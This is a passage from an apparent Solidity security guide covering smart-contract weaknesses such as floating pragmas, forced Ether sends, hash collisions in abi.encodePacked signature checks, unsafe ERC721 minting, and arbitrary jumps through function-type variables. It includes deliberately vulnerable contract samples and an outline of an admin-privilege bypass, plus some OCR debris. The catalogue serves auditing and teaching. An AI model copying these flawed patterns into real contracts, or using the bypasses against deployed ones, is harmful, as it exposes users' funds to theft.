A solidity pragma is most likely the first line of code in a solidity program that determines the compiler's smart contract version.

Whereas, The floating Pragma specifies an array of compiler versions for smart contract compilation.

A pragma version does not affect the compiler's version and can only instruct the compiler to check if it matches the Pragma. If the result is negative, the compiler generates an error.

When using a strict pragma function, it is best to specify the compiler version. This prevents the unintentional deployment of a contract with an outdated compiler that contains unresolved bugs.

```
    pragma solidity ^ 0.6.0
    contract PragmaVun{
    uint public x;
    }
```

Solidity Pragma is localized to a source file, and in order to instruct the compiler of the code's solidity version, each solidity file has to specify the pragma version.

If you leave a floating pragma in your code (pragma solidity 0.4 >= 0.6.0), you won't know which version was deployed to compile your code, leading to unexpected behavior.

The version pragma has no effect on the compiler's version. Also, it does not change the default compiler features. It simply instructs the compiler to compare its version to the one specified by the pragma. If it doesn't, the compiler throws an error.

21. FORCIBLY SENDING ETHER TO A CONTRACT

Occasionally, it is unwanted for users to be able to send Ether to a smart contract. Unfortunately for these circumstances, it's possible to bypass a contract fallback function and forcibly send Ether.

```
    contract Vulnerable {
    function () payable {
        revert();
    }

    function somethingBad() {
        require(this.balance > 0);
        // Do something bad
    }
}
```

Though it seems like any transaction to the Vulnerable contract should be reverted, there are actually a couple ways to forcibly send Ether.

The first method is to call the selfdestruct method on a contract with the Vulnerable contract address set as the beneficiary. This works because selfdestruct will not trigger the fallback function.

Another method is to precompute a contract's address and send Ether to the address before the contract is even deployed. Surprisingly enough, this is possible.

22. CONTRACTS WITH ZERO CODE (ZERO ADDRESS UNCHEKED)

In solidity, If the target account is not set (the transaction does not have a recipient or the recipient is set to null), the transaction creates a new contract. As already mentioned, the address of that contract is not the zero address but an address derived from the sender and its number of transactions sent (the “nonce”). The payload of such a contract creation transaction is taken to be EVM bytecode and executed. The output data of this execution is permanently stored as the code of the contract. This means that in order to create a contract, you do not send the actual code of the contract, but in fact code that returns that code when executed.

It is possible to check whether an account corresponds to a smart contract or it is externally owned. The way to do that is by checking the “bytecode size” related to the account (using assembly). Accounts have several properties in Ethereum (balance, nonce, etc. . .), and one of them is “bytecode”, which is empty for an externally owned account and contains some data for smart contracts.

However, during a new contract deployment, the “constructor” function of the contract will be executed before the smart contract is created, meaning that during that execution process, the smart contract address will not have any related “bytecode”. If a smart contract invokes your function while it is been deployed, it will not be detected as a smart contract but as an externally owned account.

23. FUNCTION SELECTOR ABUSE

Ethereum defines a standard way of communicating between its components, which is the Application Binary Interface, or ABI for short. You can think of it as a low-level API, specifying not only which features are available in the system, but also how many things that we normally take for granted work. Some of these things are how functions should be called, how to pass them arguments, and how they return values.

The Ethereum ABI dictates that the data parameter of your transaction must start with a function selector, which identifies which method you are trying to call. Using the selector your contract’s code jumps to the portion of itself that implements the function you’re trying to call. Function selectors are just the first four bytes of thesha3 hash of the function’s signature. For example, the get’s selector is computed as sha3(“get()”)[0:4], which gives us 0x6d4ce63c. Similarly, set’s one is the result of sha3(“set(uint256)”)[0:4].

There is only one exception to function selectors and that’s for the fallback function present in every smart contract, which doesn’t have a selector. It has the special behavior of being called when no data parameter is provided, or when the given selector doesn’t match any of the contract’s methods.

To call a function on another contract, the standard ABI way to do so is to pass as calldata a function ”selector”, followed by the encoded arguments. You can read more here, but a short example follows.

In solidity, a call may look like otherContract.foo(”hello”), but in reality, the call becomes

$address(otherContract).call(abi.encodeWithSignature(”foo(string)”,”hello”))$
which in practice becomes.

$0xf31a69690000000000000000000000000000000000000000000000000000000000000020000000000000000000000000000$
$0000000000000000000000000000000000000568656c6c6f000000000000000000000000000000000000000000000000000000$

The first 4 bytes $0xf31a6969$, are called the function selector, and consist of the first 4 bytes of the Keccak256 hash of the string ”foo(string)”. All ABI-compliant contracts on Ethereum begin by looking at these bytes of the calldata and jump to the corresponding function body.

If a contract performs a call to an external contract, and the user can influence any part of the method signature (such as the function name, or its type), they can call any function on the external contract, simply by manipulating the string until a selector matching the desired one is found.

24. IMPROPER ARRAY DELETION

An array is a data structure that stores a fixed-size sequential collection of elements of the same type. An array in Solidity might have a fixed size at compile time or variable size. The elements of a storage array can be of several sorts.

Arrays use indexes to access and refer to their elements. It works in the following way:

- 0 (Zero Based Indexing) The array's initial entry has an index of zero.
- The first element of the array refers to index 1, which is known as one-based indexing.
- n (n Based Indexing) — An array's base index can be selected based on the situation.

Although removing an element from an array in Solidity can be simple, there are several complex components hidden behind it. In Solidity, we remove an element from an array using the "delete" function. However, the length and sequence of the array may not remain as expected. Consider the code below.

```
    pragma solidity ^0.5.1;

contract EtherRemoval{
    uint[] public firstArray = [1,2,3,4,5];
    function removeItem(uint i) public{
        delete firstArray[i];
    }
    function getLength() public view returns(uint){
        return firstArray.length;
    }
}
```

Inside the contract, we've created an array of integers and the functions getLength()and removeItem().

- FirstArray is an integer array.

- The RemoveItem()function removes a specified item from an index.

- The array's length is determined by the getLength()function.

We will deploy the contract and measure the firstArray's length. It contains five numbers inside it. Hence it is obvious that the result is 5. Now, if we delete the array index 2, we will see that the array length remains the same, just that the value at index 2has been set to zero. If we query the array length again, it can be seen that the length remains constant.

The number from the array is not removed when using the delete function. In other words, the value of that index is removed and replaced with "0." The array's size will remain the same, but index 2 will now be zero.

25. PRECISION LOSS IN ARITHMETIC OPERATIONS

Smart contracts are high-level programs that are translated into EVM byte code and then deployed to the Ethereum blockchain for execution. Solidity mathematic procedures are similar to other programming languages. The following arithmetic operations are applicable to Solidity: Addition, Subtraction, Multiplication, Division (x / y), Modulus ($x\%y$), Exponential (x**y)

In the case of performing Integer division, Solidity may truncate the result. Hence we must multiply before dividing to prevent such loss in precision

Let's take an example,

$console.log((50 * 100 * 15/15) = 5000$

Let's start with the division. After all, abc/c is equal to a/c * bc.

$console.log((50/15) * 100 * 15 = 4999.9999999999995$

This is a result of a floating point error. Instead of floating points, we get rounding errors in Solidity, and the second operation in Solidity would produce 4999. We minimize rounding issues as much as possible by performing all multiplications first and division later. The computations can be much more complex, and converting them to a multiplication first formula can sometimes be difficult.

Because of the rounding errors introduced in calculations it has an impact on the accuracy of the values as they will compound when executed multiple times, therefore increasing the overall precision loss.

```
    pragma solidity ^0.8.0;

contract Fee {
   function caculateLowFee() public pure returns(uint){
     uint coins = 2;
     uint Total_coins = 10;
     uint fee = 15;
     return((coins/Total_coins) * fee);
   }

   function caculateHighFee() public pure returns(uint){
     uint coins = 2;
     uint Total_coins = 10;
     uint fee = 15;
     return((coins * fee) / Total_coins);
   }
}
```

In this case, as *Total_coins* will always be greater than the coins held, if we perform division first the result would always result in zero. If we used (coins * fee)/*Total_coins* then it would have been greater than 1. As in the example shown above, when coins=2 and fees=15, while the total coins are 10, (coins * fee)/*Total_coins* returns 3.

Hence we must perform multiplication operations before division unless the limit of a smaller type which makes the operation fatal.


26. UNSAFE ERC721 OPERATIONS

Transferform function OpenZeppelin's documentation discourages the use of **transferFrom()**, use **safeTransferFrom()** whenever possible. Usage of safeTransferFrom prevents loss, though the caller must understand this adds an external call which potentially creates a reentrancy vulnerability.

mint function _mint() is discouraged in favor of _safeMint() which ensures that the recipient is either an EOA or implements IERC721Receiver. Both open OpenZeppelin and solmate have versions of this function so that NFTs aren't lost if they're minted to contracts that cannot transfer them back out.

The function is titled _safeMint because it prevents tokens from being unintentionally minted to a contract by checking first whether that contract has implemented ERC721Receiver, i.e. marking itself as a willing recipient of NFTs.

In this exemple, there is an unsafe use of _mint function. (also, to avoid re-entrance attacks, you need to decrease the total supply before burning the token).



```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.13;

import "@openzeppelin/contracts/token/ERC721/ERC721.sol";

UnitTest stub | dependencies | uml | draw.io
contract AwesomeNFT is ERC721 {

    uint256 totalSupply;

    ftrace
    constructor() ERC721("Awesome NFT", "AWESOME") {}

    ftrace | funcSig
    function mint() external {
        totalSupply += 1;
        _mint(msg.sender, totalSupply);
    }

    ftrace | funcSig
    function burn(uint256 _tokenId) external {
        require(_isApprovedOrOwner(msg.sender, _tokenId));
        _burn(_tokenId);
        totalSupply--;
    }

}
```

27. HASH COLLISIONS WITH MULTIPLE VARIABLE LENGTH ARGUMENTS

Using abi.encodePacked() with multiple variable length arguments can, in certain situations, lead to a hash collision. Since abi.encodePacked() packs all elements in order regardless of whether they're part of an array, you can move elements between arrays and, so long as all elements are in the same order, it will return the same encoding. In a signature verification situation, an attacker could exploit this by modifying the position of elements in a previous function call to effectively bypass authorization.

```
contract AccessControl {
using ECDSA for bytes32;
mapping(address => bool) isAdmin;
mapping(address => bool) isRegularUser;
// Add admins and regular users.
function addUsers(
    address[] calldata admins,
    address[] calldata regularUsers,
    bytes calldata signature
)
    external
{
    if (!isAdmin[msg.sender]) {
        // Allow calls to be relayed with an admin s signature.
        bytes32 hash = keccak256(abi.encodePacked(admins, regularUsers));
        address signer = hash.toEthSignedMessageHash().recover(signature)
            ;
        require(isAdmin[signer], "Only admins can add users.");
    }
    for (uint256 i = 0; i < admins.length; i++) {
        isAdmin[admins[i]] = true;
    }
    for (uint256 i = 0; i < regularUsers.length; i++) {
        isRegularUser[regularUsers[i]] = true;
```

```
            }
        }
}
```

In this code, the vulnerability can be found on line 15 with the use of **abi.encodePacked()**. The problem lies in the way that **abi.encodePacked()** manages its parameters. The following two statements return the same value, even though the parameters are unique.

Given that different parameters can return the same value, an attacker could exploit this by modifying the position of elements in a previous function call to effectively bypass authorization. For example, if an attacker saw addUser([addr1, addr2], [addr3, ¡attacker's address¿, addr4], sig), they could call addUser([addr1, addr2, addr3, ¡attacker's address¿], [addr4], sig). Since the return values are the same, the signature will still match, making the attacker an admin. Though the contract should have proper replay protection, an attacker can still bypass this by front-running.

28. USE OF DEPRECATED SOLIDITY FUNCTIONS

Several functions and operators in Solidity are deprecated. Using them leads to reduced code quality. With new major versions of the Solidity compiler, deprecated functions and operators may result in side effects and compile errors.

Solidity provides alternatives to the deprecated constructions. Most of them are aliases, thus replacing old constructions will not break current behavior. For example, **sha3** can be replaced with **keccak256**, **suicide(address)** with **selfdestruct(address)**, **block.blockhash(uint)** with **blockhash(uint)**.

29. ARBITRARY JUMP WITH FUNCTION TYPE VARIABLE

Solidity supports function types. That is, a variable of function type can be assigned with a reference to a function with a matching signature. The function saved to such variable can be called just like a regular function.

The problem arises when a user has the ability to arbitrarily change the function type variable and thus execute random code instructions. As Solidity doesn't support pointer arithmetics, it's impossible to change such variable to an arbitrary value. However, if the developer uses assembly instructions, such as mstore or assign operator, in the worst case scenario an attacker is able to point a function type variable to any code instruction, violating required validations and required state changes.

```
    pragma solidity ^0.4.25;

contract FunctionTypes {

    constructor() public payable { require(msg.value != 0); }

    function withdraw() private {
        require(msg.value == 0, 'dont send funds!');
        address(msg.sender).transfer(address(this).balance);
    }

    function frwd() internal
        { withdraw(); }

    struct Func { function () internal f; }

    function breakIt() public payable {
        require(msg.value != 0, 'send funds!');
        Func memory func;
        func.f = frwd;
        assembly { mstore(func, add(mload(func), callvalue)) }
        func.f();
    }
}
```

30. WRONG CONSTRUCTOR NAME

A function intended to be a constructor is named incorrectly, which causes it to end up in the runtime bytecode instead of being a constructor.

31. CODE WITH NO EFFECTS

In Solidity, it's possible to write code that does not produce the intended effects. Currently, the solidity compiler will not return a warning for effect-free code. This can lead to the introduction of "dead" code that does not properly performing an intended action.

For example, it's easy to miss the trailing parentheses in msg.sender.call.value(address(this).balance)("");, which could lead to a function proceeding without transferring funds to msg.sender. Although, this should be avoided by checking the return value of the call.

```
    pragma solidity ^0.5.0;

contract DepositBox {
    mapping(address => uint) balance;

    // Accept deposit
    function deposit(uint amount) public payable {
        require(msg.value == amount, 'incorrect amount');
        // Should update user balance
        balance[msg.sender] == amount;
    }
}
```